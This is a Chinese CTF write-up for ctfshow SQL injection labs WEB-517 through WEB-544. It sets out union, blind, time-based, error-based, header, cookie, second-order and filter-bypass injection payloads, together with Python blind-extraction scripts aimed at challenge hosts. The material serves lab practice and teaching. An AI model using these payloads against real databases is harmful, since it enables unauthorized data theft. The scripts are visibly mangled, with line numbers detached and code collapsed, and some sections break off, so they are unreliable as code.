WEB-517-联合注入 字符型注入,闭合方式是'
尝试1'--+,发现报错,说明闭合正确
使用union 联合注入
(1)、查看回显列数
发现有3列回显值
(2)、查看数据库中的所有数据库名称
1 ?id=-1' union select 1,group_concat(schema_name),3 from information_schema.schemata--+
找到数据库有:ctfshow
注:schema_name:记录数据库名称的列名值
group_concat:将多行多列查询结果,显示在一行一列,并且多行结果之间用逗号”,”分隔;
information_schema.schemata:记录数据库中所有数据库的名称
(3)、查看指定数据库中的所有表名
1 ?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='ctfshow'--+
找到数据库ctfshow中有表名flag
(4)、查看表中的列名
1 ?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name="flag"--+
找到表flag中包含的列名有id、flag
(5)、爆出flag的字段
1 ?id=-1' union select 1,flag,3 from ctfshow.flag--+
WEB-518-联合注入 数字型注入,使用?id=-1即可
其余同上
WEB-519-联合注入 字符型注入,闭合方式是'),判断闭合方式:?id=-1\
其余同上,使用union联合注入
WEB-520-联合注入 字符型注入,闭合方式是")
其余同上,使用union联合注入
WEB-521-bool盲注 字符型注入,闭合方式是'
区别:输入数据库中存在的数据时,只回显you are in.....,输入数据库中不存的数据时,没有数据回显
使用布尔盲注 ,一般推荐使用脚本来进行(二分法)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
import requestsif __name__ == '__main__' :'http://a2b7cdbb-6cdf-45ad-82b6-7c83035cd645.challenge.ctf.show/?id=1%27and%20' '' 0 while True :1 32 127 while low < high:2 f'if(ascii(substr((select group_concat(schema_name) from information_schema.schemata),{i} ,1))>{mid} ,1,0)%23' if 'You are in...........' in r.text:1 else :if low != 32 :chr (low)else :break print (result)
WEB-522-bool盲注 字符型注入,闭合方式时"
区别:输入数据库中存在的数据时,只回显you are in.....,输入数据库中不存的数据时,没有数据回显
使用布尔盲注 ,一般推荐使用脚本来进行(二分法)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
import requestsif __name__ == '__main__' :'http://65284d44-0c8b-4958-aa9a-5ebfb9e114a7.challenge.ctf.show/?id=1%22and%20' '' 0 while True :1 32 127 while low < high:2 f'if(ascii(substr((select group_concat(schema_name) from information_schema.schemata),{i} ,1))>{mid} ,1,0)%23' if 'You are in...........' in r.text:1 else :if low != 32 :chr (low)else :break print (result)
WEB-523-联合注入 字符型注入,闭合方式为'))
区别:输入数据库中存在的数据时提示使用outfile,输入数据库中不存在的数据时提示错误
使用联合注入 ,把需要显示的字段输出到文件里面
(1)、查看数据库中所有数据库名称
1 ?id=1')) union select 1,group_concat(schema_name),3 from information_schema.schemata into outfile "/var/www/html/5.txt"--+
(2)、查看数据库中的表
1 ?id=1')) union select 1,group_concat(table_name),3 from information_schema.tables where table_schema="ctfshow" into outfile "/var/www/html/6.txt"--+
(3)、查看表中的列名
1 ?id=1')) union select 1,group_concat(column_name),3 from information_schema.columns where table_name="flagdk" into outfile "/var/www/html/7.txt"--+
(4)、查看数据库中的值
1 ?id=1')) union select 1,group_concat(flag43),3 from ctfshow.flagdk into outfile "/var/www/html/8.txt"--+
WEB-524-bool盲注 和web-521一致
WEB-525-时间盲注 字符型注入,闭合方式为'
区别:不管数据库中是否存在数据,都显示you are in .....
使用时间盲注 ,sleep函数,推荐使用脚本来进行
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import requestsif __name__ == '__main__' :'http://1fa03824-d1f6-4676-a61b-0625ee9247ad.challenge.ctf.show/?id=1%27and%20' '' 0 while True :1 32 127 while low < high:2 f'if(ascii(substr((select group_concat(schema_name) from information_schema.schemata),{i} ,1))>{mid} ,sleep(1),0)%23' try :0.5 )except :1 if low != 32 :chr (low)else :break print (result)
WEB-526-时间盲注 字符型注入,闭合方式为"
同上述脚本一致,修改URL后面的编码即可
WEB-527-POST注入&联合注入 字符型注入,闭合方式为'
使用联合注入
(1)、查看回显的列
(2)、查看当前的数据库
1 aadmin' union select 1,group_concat(schema_name) from information_schema.schemata#
(3)、查看数据库中的表
1 aadmin' union select 1,group_concat(table_name) from information_schema.tables where table_schema="ctfshow"#
(4)、查看数据库表中的列
1 aadmin' union select 1,group_concat(column_name) from information_schema.columns where table_name="flagugsd"#
(5)、查看flag
1 aadmin' union select 1,group_concat(flag43a) from ctfshow.flagugsd#
WEB-528-POST注入&联合注入 字符型注入,闭合方式为")
同上述一致,修改闭合方式即可
WEB-529-POST注入&bool盲注 字符型注入,闭合方式为'
区别:如果注入成功,会有一个flag.jpg的图片,注入失败,会有slap.jpg的图片
使用Bbool盲注,推荐使用脚本来进行:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
import requestsif __name__ == '__main__' :'http://9301abaf-d8ee-4cc9-a060-6aad4a35035b.challenge.ctf.show/' '' 0 while True :1 32 127 while low < high:2 f'if(ascii(substr((select group_concat(flag4) from ctfshow.flag),{i} ,1))>{mid} ,1,0)' 'uname' : f"admin') and {payload} #" ,'passwd' : '123' if 'flag.jpg' in r.text:1 else :if low != 32 :chr (low)else :break print (result)
WEB-530-POST注入&bool盲注 字符型注入,闭合方式为"
同上述一致,修改闭合方式即可
WEB-531-POST注入&bool盲注 字符型注入,闭合方式为'
同上述一致,修改闭合方式即可
WEB-532-POST注入&时间盲注 字符型注入,闭合方式为")
使用时间盲注,推荐使用脚本来进行:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
import requestsif __name__ == '__main__' :'http://b9573089-3765-4e72-bb62-e2c16b6a9a38.challenge.ctf.show/' '' 0 while True :1 32 127 while low < high:2 f'if(ascii(substr((select flag4sa from ctfshow.flagbab),{i} ,1))>{mid} ,sleep(1),0)' 'uname' : f'admin") and {payload} #' ,'passwd' : '123' try :0.5 )except :1 if low != 32 :chr (low)else :break print (result)
WEB-533-POST注入&报错注入 字符型注入,闭合方式为'区别:有数据库报错处理判断标准
使用报错注入 :
(1)、查看数据库中的表
1 uname=admin&passwd=1' and updatexml(1,concat(0x7e,(select (table_name) from information_schema.tables where table_schema='ctfshow'),0x7e),1)#
(2)、查看数据库表中的列
1 uname=admin&passwd=1 ' and updatexml(1,concat(0x7e,(select (column_name) from information_schema.columns where table_name=' flag'),0x7e),1)#
(3)、查看flag
1 uname=admin&passwd=1 ' and updatexml(1,concat(0x7e,(select (flag4) from ctfshow.flag),0x7e),1)#
1 uname=admin&passwd=1' and updatexml(1,concat(0x7e,(select right(flag4,20) from ctfshow.flag),0x7e),1)#
WEB-534-UA头注入&报错注入 输入admin、admin后会显示出UA头信息,故判断为UA头注入
在User-Agent使用报错注入:
(1)、查看所有的数据库
1 User-Agent: ' and extractvalue(1,concat(0x7e,(select group_concat(schema_name) from information_schema.tables),0x7e)) and '1'='1
【注意】这里的闭合是单引号,但是闭合方式不能在最后加个--空格或者--+或者#,只能利用好闭合的单引号,在最后加一个'1'='1。
(2)、查看数据库中的表
1 User-Agent: ' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema="ctfshow"),0x7e)) and '1'='1
(3)、查看数据库中表的列
1 User-Agent: ' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name="flag"),0x7e)) and '1'='1
(4)、查看flag


1 User-Agent: ' and extractvalue(1,concat(0x7e,(select flag4 from ctfshow.flag),0x7e)) and '1'='1
1 User-Agent: ' and extractvalue(1,concat(0x7e,(select right(flag4,20) from ctfshow.flag),0x7e)) and '1'='1
WEB-535-Rerferer注入&报错注入 输入admin、admin后会显示出rerferer信息,故判断为Rerferer注入
在Referer使用报错注入即可
同上述UA头注入一致
WEB-536-Cookie注入&报错注入




WEB-537-Cookie注入&报错注入&base64注入 与上一题一致,只不过Cookie是经过base64加密,闭合方式'
注入时将payload经过base64加密即可
(1)、查看数据库中的表
1 ' and extractvalue(1,concat(0x7e,(select group_concat(schema_name) from information_schema.tables),0x7e)) and '1'='1
(2)、查看数据库表中的列
1 ' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name="flag"),0x7e)) and '1'='1
(3)、查看flag
1 ' and extractvalue(1,concat(0x7e,(select flag4 from ctfshow.flag),0x7e)) and '1'='1
1 ' and extractvalue(1,concat(0x7e,(select right(flag4,20) from ctfshow.flag),0x7e)) and '1'='1
WEB-538-Cookie注入&报错注入&base64注入 与上一题一致,只不过闭合方式为"
(1)查看数据库中的表
1 " and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='ctfshow'),0x7e),1)#
(2)、查看数据库表中的列
1 " and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='flag'),0x7e),1)#
(3)、查看flag
1 " and updatexml(1,concat(0x7e,(select flag4 from ctfshow.flag),0x7e),1)#
1 " and updatexml(1,concat(0x7e,(select right(flag4,20) from ctfshow.flag),0x7e),1)#
WEB-539-联合注入&过滤字符-注释符 过滤方式:注释符被过滤
绕过方式:使用%00进行过滤
测试闭合方式:
1
2
3
4
5
6
7
?id=1' 报错near ''1'' LIMIT 0,1' at line 1
测一下回显位:
1
2
3
4
5
6
7
?id=1' union select 1' 报错
(1)、查看数据库
1
2
3
?id=-1' union select 1,group_concat(schema_name),3 from information_schema.schemata;%00
(2)、查看数据库中的表
1
2
3
?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema="ctfshow";%00
(3)、查看数据库中表的列
1
2
3
?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name="flag";%00
(4)、查看flag
1
2
3
?id=-1' union select 1,flag4,3 from ctfshow.flag;%00
WEB-540-二次注入 (1)、先注册一个admin'# 的账号,密码是123456
注册用户时,添加语句为:(login_create.php)
1 $sql = "insert into users ( username, password) values(\"$username\", \"$pass\")";
(2)、登录该账号后进行密码修改,修改为111111
修改密码时,修改语句为:(pass_change.php)
1 $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
带入数据后即为:
1 $sql = "UPDATE users SET PASSWORD='111111' where username='admin' #' and password='admin原来的密码' ";
(3)、使用脚本进行盲注
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
import requests'' 0 while True :1 32 127 while head < tail:1 f'if(ascii(substr((select/**/group_concat(flag4)from(ctfshow.flag)),{i} ,1))>{mid} ,sleep(0.6),0)' f"admin' and {payload} or '1'='1" 'http://6d02fe4f-4cfd-4664-8486-8a5a380c2ee3.challenge.ctf.show:8080/login_create.php' 'username' : username,'password' : '1' ,'re_password' : '1' ,'submit' : 'Register' 'http://6d02fe4f-4cfd-4664-8486-8a5a380c2ee3.challenge.ctf.show:8080/login.php' 'login_user' : username,'login_password' : '1' ,'mysubmit' : 'Login' ,'http://6d02fe4f-4cfd-4664-8486-8a5a380c2ee3.challenge.ctf.show:8080/pass_change.php' 'current_password' : '1' ,'password' : '2' ,'re_password' : '2' ,'submit' : 'Reset' try :0.5 )except :1 if head != 32 :chr (head)else :break print (result)
WEB-541-过滤字符-or&and 字符型注入,闭合方式为'
绕过方法:对or和and进行双写绕过
使用联合注入的方式
(1)、查看有多少列回显
(2)、查看所有数据库
1 id=-1'union select 1,group_concat(schema_name),3 from infoorrmation_schema.schemata--+
(3)、查看数据库中的表
1 id=-1' union select 1,group_concat(table_name),3 from infoorrmation_schema.tables where table_schema='ctfshow'--+
(4)、查看数据库中表的列
1 id=-1' union select 1,group_concat(column_name),3 from infoorrmation_schema.columns where table_name='flags'--+
(5)、查看flag
1 id=-1' union select 1,flag4s,3 from ctfshow.flags--+
WEB-542-过滤字符-or&and 数字型注入
绕过方法:对or和and进行双写绕过
使用联合注入的方式,同上述一致
WEB-543-过滤字符-or&and&空格 代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
function blacklist ($id $id = preg_replace ('/or/i' ,"" , $id ); $id = preg_replace ('/and/i' ,"" , $id ); $id = preg_replace ('/[\/\*]/' ,"" , $id );$id = preg_replace ('/[--]/' ,"" , $id ); $id = preg_replace ('/[#]/' ,"" , $id );$id = preg_replace ('/[\s]/' ,"" , $id ); $id = preg_replace ('/[\/\\\\]/' ,"" , $id ); return $id ;
常规代替空格的字符:
1 2 3 4 5 6 %09 TAB 键(水平)%0a 新建一行%0b TAB 键(垂直)%0c 新的一页%0d return 功能%a0 空格
空格的作用还可以使用括号代替,一个比较不常用的注释符;%00
使用报错注入和使用括号代替空格:
1
2
3
4
5
6
7
8
//顺序读取
WEB-544-过滤字符-or&and&空格 字符型注入,闭合是单引号+括号')'
区别:不显示具体报错了,导致无法使用报错注入。
使用盲注:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
